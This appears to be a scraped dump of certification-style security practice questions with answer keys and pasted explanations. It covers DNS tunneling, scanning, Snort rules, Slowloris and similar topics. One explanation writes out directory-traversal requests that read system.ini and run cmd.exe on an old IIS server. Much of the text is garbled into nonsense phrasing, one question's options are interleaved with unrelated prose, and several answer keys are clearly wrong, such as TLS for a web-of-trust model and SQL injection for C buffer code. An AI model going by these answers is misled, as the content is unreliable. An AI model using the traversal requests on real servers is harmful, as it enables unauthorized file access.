Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?
A. Transport Layer Security (TLS)

B. Web of trust (WOT)
C. Secure Socket Layer (SSL)
D. Zero trust network
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?
A. Cross-site request forgery
B. Dragonblood
C. Key reinstallation attack
D. AP misconfiguration
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
Which of the following is a component of a risk assessment?
A. Physical security
B. Administrative safeguards
C. Logical interface
D. DMZ
Answer: B (LEAVE A REPLY)

NEW QUESTION: 46
A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server.
Based on this information, what should be one of your key recommendations to the bank?
A. Move the financial data to another server on the same IP subnet
B. Issue new certificates to the web servers from the root certificate authority
C. Require all employees to change their anti-virus program with a new one
D. Place a front-end web server in a demilitarized zone that only handles external web traffic
Answer: (SHOW ANSWER)

NEW QUESTION: 47
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?
A. List domain=Abccorp.local type=zone
B. list server=192.168.10.2 type=all
C. is-d abccorp.local
D. lserver 192.168.10.2-t all
Answer: C (LEAVE A REPLY)

NEW QUESTION: 48
which type of virus can change its own code and then cipher itself multiple times as it replicates?
A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus
Answer: A (LEAVE A REPLY)
Explanation
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected
'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

NEW QUESTION: 49
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories:

lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack

B. Hybrid Attack

C. Dictionary Attack

D. Brute Force Attack

Answer: (SHOW ANSWER)

NEW QUESTION: 50

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

A. filetype

B. ext

C. inurl

D. site

Answer: A (LEAVE A REPLY)

Explanation

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.

Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION: 51

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

A. Etcd cluster

B. Kube-controller-manager

C. Kube-apiserver

D. Kube-scheduler

Answer: D (LEAVE A REPLY)

NEW QUESTION: 52

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

A. Linux OS
B. Mac OS
C. Windows OS
D. Solaris OS
Answer: (SHOW ANSWER)

NEW QUESTION: 53
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?
A. Advanced persistent theft
B. threat Diversion theft
C. Spear-phishing sites
D. insider threat
Answer: A (LEAVE A REPLY)
An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:
Intellectual property thieving (e.g., trade secrets or patents)
Compromised sensitive info (e.g., worker and user personal data)
The sabotaging of essential structure infrastructures (e.g., information deletion) Total website takeovers Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:
They're considerably additional advanced.
They're not hit and run attacks-once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
They typically aim to infiltrate a complete network, as opposition one specific half.
More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION: 54
Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?
A. Reconnaissance
B. Enumeration
C. Exploration
D. Investigation
Answer: A (LEAVE A REPLY)

NEW QUESTION: 55
Which service in a PKI will vouch for the identity of an individual or company?
A. CR
B. CBC
C. CA
D. KDC
Answer: C (LEAVE A REPLY)

NEW QUESTION: 56
Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)
A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
Answer: B (LEAVE A REPLY)

NEW QUESTION: 57
Which of the following is assured by the use of a hash?
A. Availability
B. Confidentiality
C. Integrity
D. Authentication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 58
PGP, SSL, and IKE are all examples of which type of cryptography?
A. Hash Algorithm
B. Digest
C. Secret Key
D. Public Key
Answer: D (LEAVE A REPLY)

NEW QUESTION: 59
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)
(Choose four.)
A. 60
B. 3600
C. 2400
D. 200303028
E. 604800
F. 4800
Answer: (SHOW ANSWER)

NEW QUESTION: 60
Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?
A. Man-in-the-middle
B. ARP Proxy
C. Poisoning Attack
D. Interceptor
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?
A. Nessus
B. Metasploit
C. Maltego
D. Wireshark
Answer: B (LEAVE A REPLY)

NEW QUESTION: 62
Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?
A. Wireshark
B. Burp Suite
C. Nmap
D. CxSAST
Answer: B (LEAVE A REPLY)

NEW QUESTION: 63
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
A. A Worm
B. Rootkit
C. Adware
D. Trojan
Answer: A (LEAVE A REPLY)

NEW QUESTION: 64
Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-untethered jailbreaking
Answer: C (LEAVE A REPLY)

NEW QUESTION: 65
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation
Answer: D (LEAVE A REPLY)
Explanation
At this stage exploiting a vulnerability to execute code on victim's direction channel for remote manipulation of victim is that the objective. Here ancient hardening measures add resiliency, however custom defense capabilities are necessary to prevent zero-day exploits at this stage. once the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets Associate in Nursing application or software vulnerability, however it may additionally additional merely exploit the users themselves or leverage Associate in Nursing software feature that auto-executes code. In recent years this has become a district of experience within the hacking community that is commonly incontestible at events like Blackhat, Defcon and also the like.

NEW QUESTION: 66
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?
A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping
Answer: (SHOW ANSWER)
Explanation
https://tools.kali.org/information-gathering/hping3

NEW QUESTION: 67
While testing a web application in development, you notice that the web server does not properly ignore the
"dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?
A. Cross-site scripting
B. Denial of service

C. SQL injection
D. Directory traversal
Answer: D (LEAVE A REPLY)
Explanation
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.
Web workers give two primary degrees of security instruments
* Access Control Lists (ACLs)
* Root index
An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1
Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com
/show.asp?view=../../../../../Windows/system.ini HTTP/1.1
Host: test.webarticles.com
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user.
The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host:
server.com The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.
Newer versions of modern web server software check for these escape codes and do not let them through.
Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION: 68
George, an employee of an organization, is attempting to access restricted websites from an official computer.
For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.wolframalpha.com
C. https://www.guardster.com
D. https://karmadecay.com
Answer: (SHOW ANSWER)

NEW QUESTION: 69
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?
A. Operational threat intelligence
B. Tactical threat intelligence
C. Strategic threat intelligence
D. Technical threat intelligence
Answer: (SHOW ANSWER)

NEW QUESTION: 70
A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?
A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing
Answer: B (LEAVE A REPLY)
Explanation
Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites .Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the

request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris-like the tortoise-wins the race.If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.Methods of mitigationImperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.Imperva's secured proxy won't forward any partial connection requests-rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION: 71

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

A. MyDoom

B. MS Blaster

C. SQL Slammer

D. WebDav

Answer: (SHOW ANSWER)

NEW QUESTION: 72

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10];
buff[>o] - 'a':
What type of attack is this?
A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection
Answer: D (LEAVE A REPLY)
Explanation
SQL injection may be a web security vulnerability that permits an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to look at data that they're not normally ready to retrieve. This might include data belonging to other users, or the other data that the appliance itself is in a position to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.What is the impact of a successful SQL injection attack?A successful SQL injection attack may result in unauthorized access to sensitive data, like passwords, mastercard details, or personal user information. Many high-profile data breaches in recent years are the results of SQL injection attacks, resulting in reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, resulting in a long-term compromise which will go unnoticed for an extended period.
SQL injection examplesThere are a good sort of SQL injection vulnerabilities, attacks, and techniques, which arise in several situations. Some common SQL injection examples include:* Retrieving hidden data, where you'll modify an SQL query to return additional results.* Subverting application logic, where you'll change a question to interfere with the application's logic.* UNION attacks, where you'll retrieve data from different database tables.* Examining the database, where you'll extract information about the version and structure of the database.* Blind SQL injection, where the results of a question you control aren't returned within the application's responses.

NEW QUESTION: 73
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?
A. Port 53
B. Port 23
C. Port 50
D. Port 80
Answer: A (LEAVE A REPLY)

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size - typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type - typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.

Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to

beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION: 74
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?
A. insider threat
B. Password reuse
C. Reverse engineering
D. Social engineering
Answer: D (LEAVE A REPLY)

NEW QUESTION: 75
SQL injection (SOU) attacks attempt to inject SOL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application. Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?
A. In-band SQLI
B. Time-based blind SQLI
C. Out-of-band SQLI
D. Union-based SQLI
Answer: D (LEAVE A REPLY)

NEW QUESTION: 76
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine. What Nmap script will help you with this task?
A. http enum
B. http-git
C. http-headers
D. http-methods
Answer: D (LEAVE A REPLY)

NEW QUESTION: 77
George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?
A. http://karmadecay.com
B. https://www.wolframalpha.com
C. http://www.guardster.com
D. https://www.baidu.com
Answer: (SHOW ANSWER)

NEW QUESTION: 78
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?
A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag
Answer: B (LEAVE A REPLY)
Explanation
flags -source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION: 79
By using a smart card and pin, you are using a two-factor authentication that satisfies
A. Something you know and something you are
B. Something you have and something you are
C. Something you have and something you know

D. Something you are and something you remember
Answer: (SHOW ANSWER)

NEW QUESTION: 80
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?
A. Lock-up
B. Lock-in
C. Virtualization
D. Lock-down
Answer: B (LEAVE A REPLY)

NEW QUESTION: 81
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: C (LEAVE A REPLY)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:

For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.
Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION: 82
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?
A. Web cache poisoning
B. Website defacement
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror

site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience. If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded. Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.
C. Session hijacking
D. website mirroring
Answer: (SHOW ANSWER)

NEW QUESTION: 83
Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface are a. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?
A. Censys
B. Wapiti
C. NeuVector
D. Lacework
Answer: (SHOW ANSWER)
Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

NEW QUESTION: 84
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the
192.168.1.0/24. Which of the following has occurred?

A. The gateway and the computer are not on the same network.
B. The computer is not using a private IP address.
C. The computer is using an invalid IP address.
D. The gateway is not routing to a public IP address.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 85
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?
A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan
Answer: C (LEAVE A REPLY)
Explanation
TCP Maimon scan
This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

NEW QUESTION: 86
